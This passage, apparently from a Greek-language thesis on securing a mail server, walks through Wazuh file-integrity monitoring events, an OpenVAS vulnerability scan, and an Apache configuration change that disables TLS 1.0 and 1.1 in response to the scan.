Πλέον το Wazuh παρακολουθεί τα directories που προσθέσαμε στο ossec.conf αρχείο και για οποία αλλαγή παρακολουθήσει όπως προσθήκη, τροποποίηση, διαγραφή αρχείων θα ειδοποιηθούμε και θα μπορούμε να την αναλύσουμε σε βάθος παρατηρώντας τα metadata του event που δημιουργήθηκε. Όπως και στο module των security events παρατηρούμε διάφορες γραφικές παραστάσεις οι οποίες μας δίνουν γενικές πληροφορίες συμφάν με το file integrity του mail server. Μερικές πληροφορίες που παρατηρούμε αναφέρονται στους δημοφιλέστερους χρήστες του συστήματος που τροποποιούν ή προσθέτουν αρχεία στο σύστημα αλλά μέχρι στιγμής στον mail server το Wazuh έχει καταγράψει μόνο τον root χρήστη. Επιπροσθέτως εμφανίζονται τα πέντε τελευταία αρχεία που έχουν τροποποιηθεί ή προστεθεί στο σύστημα και γενικά ποια είναι το ποσοστό των ενεργειών που έχουν καταγραφεί.(εικόνα 4.14)



Εικόνα 4.14 File Integrity Monitoring Dashboard

Για την προβολή όλα των events που έχει καταγράψει το FIM αλλά και στα πιο ειδικά metadata του κάθε event μεταβήκαμε στην σελίδα με ονομασία events. Απευθείας μπορούμε να καταλάβουμε την ενέργεια που υλοποιήθηκε για κάθε event διαβάζοντας τις μεταβλητές syscheck.event ή το rule.description. Εκτός από τις δυο αυτές μεταβλητές μπορούμε να παρατηρήσουμε και κοινές μεταβλητές σε σύγκριση με τα security events όπως το rule.level και το rule.id που σημαίνει για να δημιουργηθούν αυτά τα events πρέπει να ισχύει κάποιος κανόνας ο οποίος περιλαμβάνει το στοιχείο του επιπέδου κρισιμότητας. Αρά αν στον έλεγχο της ακεραιότητας των αρχείων δημιουργηθεί ένα event με rule.level μεγαλύτερο ή ίσο του 12 τότε θα μας αποσταλεί εάν email alert με τα στοιχεία του event όπως συμβαίνει και με τα security events. (εικόνα 4.12).

agent id	agent ip	agent name	decoder name	file_log	id	input type	location	manager name	rule frequency	rule gptp	rule gpg13	rule groups	rule hpaas	rule mail	rule mibe id	rule mibe tactic	rule mibe technique	rule mtst_500_53	rule pci_oss	rule tac	syscheck changed_attributes	syscheck git_after	syscheck grame_after	syscheck inode_after	syscheck inode_before	syscheck md5_after	syscheck md5_before	syscheck mode	syscheck mtmst_after	syscheck mtmst_before
	Feb 5, 2022 @ 13:17:22.516	/usr/bin/hostname					/usr/bin/hostname		modified	Integrity checksum changed.	7	558																		
	Feb 5, 2022 @ 13:17:22.513	/usr/bin/vim.tiny					/usr/bin/vim.tiny		modified	Integrity checksum changed.	7	558																		
	Feb 5, 2022 @ 13:17:22.487	/usr/bin/xed					/usr/bin/xed		modified	Integrity checksum changed.	7	558																		
	Feb 5, 2022 @ 13:17:22.162	/etc/ups/subscriptions.conf.0					/etc/ups/subscriptions.conf.0		modified	Integrity checksum changed.	7	558																		
	Feb 5, 2022 @ 13:17:22.162	/etc/ups/subscriptions.conf					/etc/ups/subscriptions.conf		modified	Integrity checksum changed.	7	558																		
	Feb 5, 2022 @ 13:17:22.147	/etc/apt/apt.conf.d/!autoremove-kernel					/etc/apt/apt.conf.d/!autoremove-kernel		modified	Integrity checksum changed.	7	558																		
	Feb 5, 2022 @ 13:17:21.853	/etc/mailcap					/etc/mailcap		modified	Integrity checksum changed.	7	558																		
	Feb 5, 2022 @ 13:17:21.739	/boot/config-5.13.0-28-generic					/boot/config-5.13.0-28-generic		added	File added to the system.	5	554																		
	Feb 5, 2022 @ 13:17:21.120	/boot/vmlinuz-5.13.0-28-generic					/boot/vmlinuz-5.13.0-28-generic		added	File added to the system.	5	554																		
	Feb 5, 2022 @ 13:17:20.626	/boot/initrd.img-5.13.0-28-generic					/boot/initrd.img-5.13.0-28-generic		added	File added to the system.	5	554																		
	Feb 5, 2022 @ 13:17:20.626	/boot/initrd.img					/boot/initrd.img		modified	Integrity checksum changed.	7	558																		
	Feb 5, 2022 @ 13:17:20.585	/boot/vmlinuz					/boot/vmlinuz		modified	Integrity checksum changed.	7	558																		
	Feb 5, 2022 @ 13:17:20.120	/boot/System.map-5.13.0-28-generic					/boot/System.map-5.13.0-28-generic		added	File added to the system.	5	554																		
	Feb 5, 2022 @ 13:17:20.031	/boot/grub/grub.cfg					/boot/grub/grub.cfg		modified	Integrity checksum changed.	7	558																		
	Feb 5, 2022 @ 13:17:19.999	/boot/initrd.img.old					/boot/initrd.img.old		modified	Integrity checksum changed.	7	558																		
	Feb 5, 2022 @ 13:17:19.959	/boot/vmlinuz.old					/boot/vmlinuz.old		modified	Integrity checksum changed.	7	558																		
	Jan 31, 2022 @ 21:34:34.612	/etc/ups/subscriptions.conf.0					/etc/ups/subscriptions.conf.0		modified	Integrity checksum changed.	7	558																		
	Jan 31, 2022 @ 21:34:34.562	/etc/ups/subscriptions.conf					/etc/ups/subscriptions.conf		modified	Integrity checksum changed.	7	558																		
	Jan 29, 2022 @ 02:58:34.628	/etc/ups/subscriptions.conf					/etc/ups/subscriptions.conf		modified	Integrity checksum changed.	7	558																		
	Jan 29, 2022 @ 02:58:34.612	/etc/ld.so.cache					/etc/ld.so.cache		modified	Integrity checksum changed.	7	558																		
	Jan 29, 2022 @ 02:58:34.577	/etc/ups/subscriptions.conf.0					/etc/ups/subscriptions.conf.0		modified	Integrity checksum changed.	7	558																		
	Jan 28, 2022 @ 21:38:44.158	/etc/systemd/system/nmap-core20-1242.mount					/etc/systemd/system/nmap-core20-1242.mount		deleted	File deleted.	7	553																		
	Jan 28, 2022 @ 21:38:44.157	/etc/systemd/system/multi-user.target.wants/nmap-core20-1242.mount					/etc/systemd/system/multi-user.target.wants/nmap-core20-1242.mount		deleted	File deleted.	7	553																		

Εικόνα 4.15 FIM Events List

Τα metadata που διαφέρουν στο FIM συγκριτικά με τα metadata των security events μπορούμε να τα παρατηρήσουμε πατώντας πάνω στο όνομα του αρχείου που έχει δεχτεί μια από τις ενέργειες που έχουν αναφερθεί. Έτσι βλέπουμε τον χρήστη που έχει τροποποιήσει το συγκεκριμένο αρχείο αλλά και την ομάδα στην οποία ανήκει, τα δικαιώματα που έχουν δοθεί αρχείου, το μέγεθος του αλλά και τρεις hash values από τις συναρτήσεις MD5, SHA-1 και SHA-256. Οι συγκεκριμένες hash values μας είναι πολύ χρήσιμες διότι αντιγράφοντας τις στην ιστοσελίδα <https://www.virustotal.com/gui/home/search> μπορούμε να ελέγξουμε εάν το συγκεκριμένο αρχείο πρόκειται για κάποιο γνωστό malware αρχείο.

The screenshot shows the Wazuh Integrity Monitoring interface. On the left, a list of files is shown, with the file `/boot/config-5.13.0-28-generic` selected. The main panel displays the details for this file, including:

- Details:**
 - Last analysis: Feb 5, 2022 @ 13:17:21.000
 - Last modified: Jan 19, 2022 @ 13:16:34.000
 - User ID: 0
 - Group: root
 - Permissions: rw-r--r--
 - Size: 251.89 KB
 - Inode: 20
 - MD5: 101754be15297945b734af203e69e0
 - SHA1: abc1f5de544450c16f3a541a205ee39c67c35548
 - SHA256: 6256ee783206c216f0997547485745c550490ca148c73652e64a120369c2749
- Recent events:** 0 hits

Εικόνα 4.16 FIM Events Extra Metadata

Κεφάλαιο 5°

5. Αξιολόγηση Επιπέδου Ασφαλείας

Τα αντιμετρά των επιθέσεων και οι τεχνικές hardening είναι βασικά δομικά στοιχεία ώστε να καταφέρουμε να αυξήσουμε την ασφάλεια του mail server μας. Αλλά πώς πραγματικά θα γνωρίζουμε ότι έχουμε καταφέρει να δημιουργήσουμε έναν ασφαλή mail server και ποσό ασφαλής είναι; Θα είναι απαραβίαστος και αν όχι, ποιες είναι οι πιθανότητες να δεχθεί μια επίθεση; Η απάντηση σε αυτές τις ερωτήσεις και τους προβληματισμούς θα δοθούν μέσω της χρήσης ενός Vulnerability Scanner.


Οι σαρωτές ευπάθειας εφαρμογών είναι αυτοματοποιημένα εργαλεία που σαρώνουν web applications, συνήθως ως εξωτερικοί χρήστες, για να αναζητήσουν ευπάθειες ασφαλείας όπως Cross-site scripting, SQL Injection, Command Injection, Path Traversal και insecure server configuration. Αυτή η κατηγορία εργαλείων αναφέρεται συχνά ως εργαλεία δυναμικής δοκιμής ασφαλείας εφαρμογών (DAST). Ένας μεγάλος αριθμός εμπορικών και ανοιχτού κώδικα εργαλείων αυτού του τύπου είναι διαθέσιμα και όλα αυτά τα εργαλεία έχουν τα δικά τους δυνατά και αδύνατα σημεία. (OWASP, 2010)

5.1 OpenVAS

Ο σαρωτής που επιλέξαμε να εγκαταστήσουμε και να χρησιμοποιήσουμε είναι ο OpenVAS ο οποίος έχει αναπτυχθεί και προωθηθεί από την εταιρεία Greenbone Networks από το 2006. Ως μέρος της εμπορικής οικογένειας προϊόντων διαχείρισης ευπάθειας "Greenbone Security Manager" (GSM), ο σαρωτής σχηματίζει τη Διαχείριση ευπάθειας Greenbone μαζί με άλλες λειτουργικές μονάδες ανοιχτού κώδικα. Είναι ένας σαρωτής ευπάθειας με πλήρεις δυνατότητες που περιλαμβάνουν μη επαληθευμένες δοκιμές, διάφορα διαδικτυακά και βιομηχανικά πρωτόκολλα υψηλού και χαμηλού επιπέδου, ρύθμιση απόδοσης για σαρώσεις μεγάλης κλίμακας και μια ισχυρή εσωτερική γλώσσα προγραμματισμού για την εφαρμογή οποιουδήποτε τύπου τεστ ευπάθειας. Ο σαρωτής λαμβάνει τις δοκιμές για τον εντοπισμό τρωτών σημείων από μια ροή που έχει καθημερινές ενημερώσεις. (Greenbone, 2021)

5.1.1 Creating A Scan

Η διαδικασία δημιουργίας ενός vulnerability test από το OpenVas είναι πολύ εύχρηστη. Πατώντας το εικονίδιο κάτω από το Dashboards section , το οποίο παρατηρείται υπογραμμισμένο στην εικόνα 5.1, μας δίνεται η δυνατότητα της δημιουργίας ενός νέου task συμπληρώνοντας διάφορα στοιχεία.



Εικόνα 5.1 Creating Vulnerability Scan

Όμως για την δημιουργία ενός task είναι προϋπόθεση να υπάρχει και ένας στόχος. Στην συγκεκριμένη περίπτωση ο στόχος για τον οποίο θέλουμε να δημιουργήσουμε το task και να ελέγξουμε τις ευπάθειες του είναι ο mail server. Για να δημιουργήσουμε έναν καινούριο στόχο το επιτυγχάνουμε πατώντας το εικονίδιο που εμφανίζεται δίπλα από το πεδίο του Scan Targets. Οι μεταβλητές που χρειάζεται να προσθέσουμε ώστε να δημιουργηθεί επιτυχώς ένας νέος στόχος είναι το όνομα του στόχου και η IP διεύθυνση του.(εικόνα 5.2) Σχετικά με τις υπόλοιπες μεταβλητές του task δεν χρειάζεται να τροποποιήσουμε καμία από τις default τιμές από την στιγμή που προσθέσουμε τον στόχο που μας ενδιαφέρει.

New Target ✕

Name

Comment

Hosts
 Manual
 From file No file chosen

Exclude Hosts
 Manual
 From file No file chosen

Allow simultaneous scanning via multiple IPs
 Yes No

Port List

Alive Test

Credentials for authenticated checks


SSH on port

SMB

Εικόνα 5.2 Define Scan Target

5.1.2 Analyzing The Scans

Εκτελώντας διαφορά scans καθ' όλη την διάρκεια της επαύξησης της ασφάλειας του server συνειδητοποιήσαμε ότι αν και είχαμε προσθέσει όλα τα αντιμετρά ασφάλειας του server, η συνολική ασφάλεια του είχε severity level 4.8. (εικόνα 5.3) Με τον ορό severity το πρόγραμμα δηλώνει την σοβαρότητα του κινδύνου, δηλαδή την έκταση της ζημίας που θα προκαλέσει στον mail server αν οι ευπάθειες που έχει καταγράψει χρησιμοποιηθούν και οδηγήσουν σε πετυχημένες επιθέσεις. Αυτό σημαίνει ότι το επίπεδο της ασφάλειας του mail server ήταν μέτρια κάτι το οποίο απαιτούσε μερικές επιπλέον διορθώσεις στα αντιμετρά ώστε να επιτύχουμε πιο χαμηλό severity.



Εικόνα 5.3 Scan Severity Results

Οι πληροφορίες που μπορούμε να λάβουμε από τα reports των ελέγχων που έχουμε υλοποιήσει είναι η ημερομηνία δημιουργίας του task, η κατάσταση στην οποία βρίσκεται, το όνομα του, το severity level όλου του task κατά μέσο ορό και τα αριθμητικά αποτελέσματα του scan. Στα αποτελέσματα παρατηρούμε τον αριθμό των ευπαθειών ταξινομημένους βάση της κρισιμότητάς τους.

Επιλέγοντας το τελευταίο report που θέλουμε να αναλύσουμε μεταβαίνουμε στα αποτελέσματα όπου και βρίσκεται η αναλυτική λίστα των ευπαθειών. Σε αυτό το σημείο οι μεταβλητές που μας ενδιαφέρουν είναι το όνομα της ευπάθειας το οποίο δίνει αρκετές πληροφορίες σχετικά με αυτήν, το επίπεδο επικινδυνότητας της (severity), τη τοποθεσία στην οποία λαμβάνει χώρα και το QoD. Τα αρχικά του QoD προέρχονται από τις λέξεις quality of detection και αντιπροσωπεύει την πιθανότητα εκμετάλλευσης αυτής της ευπάθειας, δηλαδή όσο μεγαλύτερο είναι το ποσοστό της τιμής QOD τόσο μεγαλύτερες είναι οι πιθανότητες να πραγματοποιηθεί μια επίθεση επιτυχώς.

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
SMTP Unencrypted Cleartext Login	4.5 (Medium)	70 %	192.168.1.5	pc192.168.1.5-003	25/tcp	Sat, Dec 4, 2021 9:01 PM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.2 (Medium)	98 %	192.168.1.5	pc192.168.1.5-003	25/tcp	Sat, Dec 4, 2021 9:01 PM UTC
TCP timestamps	2.6 (Low)	80 %	192.168.1.5	pc192.168.1.5-003	general/tcp	Sat, Dec 4, 2021 9:01 PM UTC

(Applied filter: apply_overrides=0 levels=hmi rows=100 min_qod=70 first=1 sort-reverse=severity)

Εικόνα 5.4 Scan Vulnerability List

Αναλύοντας τον τελευταίο έλεγχο, τα δυο πιο βασικά κενά ασφαλείας που έχει ο mail server είναι ότι ο SMTP server παρόλο που υποστηρίζει την εντολή "STARTTLS", δεν επιβάλλει τη χρήση της για τους cleartext μηχανισμούς ελέγχου ταυτότητας και δέχεται συνδέσεις μέσω μη κρυπτογραφημένων συνδέσεων PLAIN και LOGIN. Το δεύτερο κενό ασφαλείας μας επισημαίνει ότι ο εντοπίστηκε η χρήση του TLSv1.0 και TLSv1.1 πρωτόκολλου σε αυτό το σύστημα. Οι συγκεκριμένες εκδόσεις έχουν καταργηθεί λόγω πολλών κενών ασφαλείας για αυτό και εμφανίζεται ως ευπάθεια του mail server. Η τελευταία ευπάθεια του συστήματος μας είναι η TCP Timestamp όπου βλέπουμε ότι είναι μια ευπάθεια χαμηλού κίνδυνου. Για να κατανοήσουμε σε βάθος τι ακριβώς είναι αυτή η ευπάθεια που έχει βρεθεί μέσω του OpenVAS, το πρόγραμμα μας δίνει πιο αναλυτικές λεπτομέρειες του προβλήματος.

The screenshot shows a web browser window displaying a report from Greenbone Security Assistant. The browser's address bar shows a URL starting with 'https://127.0.0.1:9392/report/5cf6c986-ef43-4656-b21d-e7f9972f39e4'. The Greenbone logo and 'Security Assistant' text are visible in the top left. A navigation bar contains 'Dashboards', 'Scans', 'Assets', 'Resilience', and 'Secinfo'. The main content area is titled 'Detection Result' and contains the following sections:


- Detection Result:** It was detected that the host implements RFC1323/RFC7323. The following timestamps were retrieved with a delay of 1 seconds in-between: Packet 1: 550300144, Packet 2: 550301200.
- Insight:** The remote host implements TCP timestamps, as defined by RFC1323/RFC7323.
- Detection Method:** Special IP packets are forged and sent with a little delay in between to the target IP. The responses are searched for a timestamps. If found, the timestamps are reported. Details: TCP timestamps OID: 1.3.6.1.4.1.25623.1.0.80091. Version used: 2020-08-24T08:40:10Z.
- Affected Software/OS:** TCP implementations that implement RFC1323/RFC7323.
- Impact:** A side effect of this feature is that the uptime of the remote host can sometimes be computed.
- Solution:** Solution Type: Mitigation. To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime. To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled'. Starting with Windows Server 2008 and Vista, the timestamp can not be completely disabled. The default behavior of the TCP/IP stack on this Systems is to not use the Timestamp options when initiating TCP connections, but use them if the TCP peer that is initiating communication includes them in their synchronize (SYN) segment. See the references for more information.

Εικόνα 5.5 Suggested Vulnerability Solution

Το OpenVAS έχει συντάξει μια περίληψη για να μας εξηγήσει ακριβώς την ευπάθεια και επιπλέον μας δίνει πληροφορίες για την μέθοδο που χρησιμοποίησε και το αποτέλεσμα της ανίχνευσης που εξήγαγε. Αρά η ευπάθεια που μας περιγράφει είναι ότι στις χρονικές σημάνσεις TCP, που υλοποιούνται στον απομακρυσμένο κεντρικό υπολογιστή όπως ορίζονται από το RFC1323/RFC7323 παρατηρείται καθυστέρηση ενός δευτερολέπτου μεταξύ κάποιον πακέτων. Το impact (συνέπεια) αυτής της ευπάθειας στο σύστημα μας είναι ότι μερικές φορές επιτρέπει τον υπολογισμό του χρόνου λειτουργίας του απομακρυσμένου κεντρικού υπολογιστή. Τέλος το OpenVAS εκτός από την περιγραφή της ευπάθειας, της επίπτωση και των μεθόδων ανίχνευσης της μας προτείνει και κάποιες λύσεις για την αντιμετώπιση των ευπαθειών.

5.1.3 Vulnerability Solution

Οι ευπάθειες που προέκυψαν από τον έλεγχο του συστήματος μας ήταν ευπάθειες που θεωρητικά είχαμε προβλέψει και είχαμε υλοποιήσει τα καταλληλά αντιμετρά στα παραπάνω κεφάλαια. Πιο συγκεκριμένα την χρήση του STARTTLS που εκτελεί την επαλήθευση και κρυπτογράφηση TLS/SSL μέσω μιας σύνδεσης SMTP την είχαμε υλοποιήσει στο Κεφάλαιο 3.2 στο οποίο ενεργοποιήσαμε την SASL αυθεντικοποίηση στον SMTP server. Όμως επιβεβαιώσαμε ότι υπήρχαν κάποια λάθη στο main.cf αρχείο του postfix τα οποία τροποποιήσαμε και αναλύσαμε παραπάνω, ανανεώνοντας έτσι ολόκληρο το Κεφάλαιο 3.2 και πιο ειδικά την Εικόνα 3.5 SASL Parameters. Στην συνέχεια η ευπάθεια που αφορούσε την χρήση παλαιότερων εκδόσεων TLS την έχουμε λύσει επιτυχώς στον Postfix SMTP server που έχουμε υλοποίηση στο Κεφάλαιο 2.4.1 αλλά αυτό δεν ήταν αρκετό για την απαλοιφή της ευπάθειας αυτής. Ο λόγος για τον οποίο το OpenVAS εντόπισε αυτή την ευπάθεια είναι διότι δεν επιβάλλεται στον Apache να μην χρησιμοποιεί τις παλαιότερες εκδόσεις του TLS. Οπότε έπρεπε να τροποποιήσουμε το ssl.conf αρχείο αλλά και το configuration αρχείο του roundcube που έχουμε δημιουργήσει στα sites-enabled του Apache. Η τροποποίηση που κάναμε είναι να δηλώσουμε στην μεταβλητή SSLProtocol να μην χρησιμοποιεί της έκδοσης TLSv1.0 και TLSv1.1 τις οποίες υποστηρίζει κανονικά ο Apache




```
37 # SSLSessionCache:
38 # Inter-Process Session Cache:
39 # Configure the SSL Session Cache: First the mechanism
40 # to use and second the expiring timeout (in seconds).
41 # (The mechanism dbm has known memory leaks and should not be used).
42 #SSLSessionCache dbm:${APACHE_RUN_DIR}/ssl_scache
43 SSLSessionCache shmcb:${APACHE_RUN_DIR}/ssl_scache(512000)
44 SSLSessionCacheTimeout 300
45
46 # Semaphore:
47 # Configure the path to the mutual exclusion semaphore the
48 # SSL engine uses internally for inter-process synchronization.
49 # (Disabled by default, the global Mutex directive consolidates by
default
50 # this)
51 #Mutex file:${APACHE_LOCK_DIR}/ssl_mutex ssl-cache
52
53
54 # SSL Cipher Suite:
55 # List the ciphers that the client is permitted to negotiate. See the
56 # ciphers(1) man page from the openssl package for list of all available
57 # options.
58 # Enable only secure ciphers:
59 SSLCipherSuite HIGH:!aNULL
60
61 # SSL server cipher order preference:
62 # Use server priorities for cipher algorithm choice.
63 # Clients may prefer lower grade encryption. You should enable this
64 # option if you want to enforce stronger encryption, and can afford
65 # the CPU cost, and did not override SSLCipherSuite in a way that puts
66 # insecure ciphers first.
67 # Default: Off
68 #SSLHonorCipherOrder on
69
70 # The protocols to enable.
71 # Available values: all, SSLv3, TLSv1, TLSv1.1, TLSv1.2
72 # SSL v2 is no longer supported
73 SSLProtocol all -SSLv3 -TLSv1 -TLSv1.1
```

```
1 <VirtualHost *:443>
2 ServerName 192.168.1.5
3 DocumentRoot /var/www/roundcube/
4 SSLProtocol all -SSLv3 -TLSv1 -TLSv1.1
5
6 SSLEngine on
7 SSLCertificateFile /etc/ssl/certs/roundcube-cert.crt
8 SSLCertificateKeyFile /etc/ssl/private/roundcube-key.pem
9
10 ErrorLog ${APACHE_LOG_DIR}/roundcube_error.log
11 CustomLog ${APACHE_LOG_DIR}/roundcube_access.log combined
12
13 <Directory />
14 Options FollowSymLinks
15 AllowOverride All
16 </Directory>
17
18 <Directory /var/www/roundcube/>
19 Options FollowSymLinks MultiViews
20 AllowOverride All
21 Order allow,deny
22 allow from all
23 </Directory>
24
25 </VirtualHost>
```

Εικόνα 5.6 Forced Use TLSv1.2 on Apache

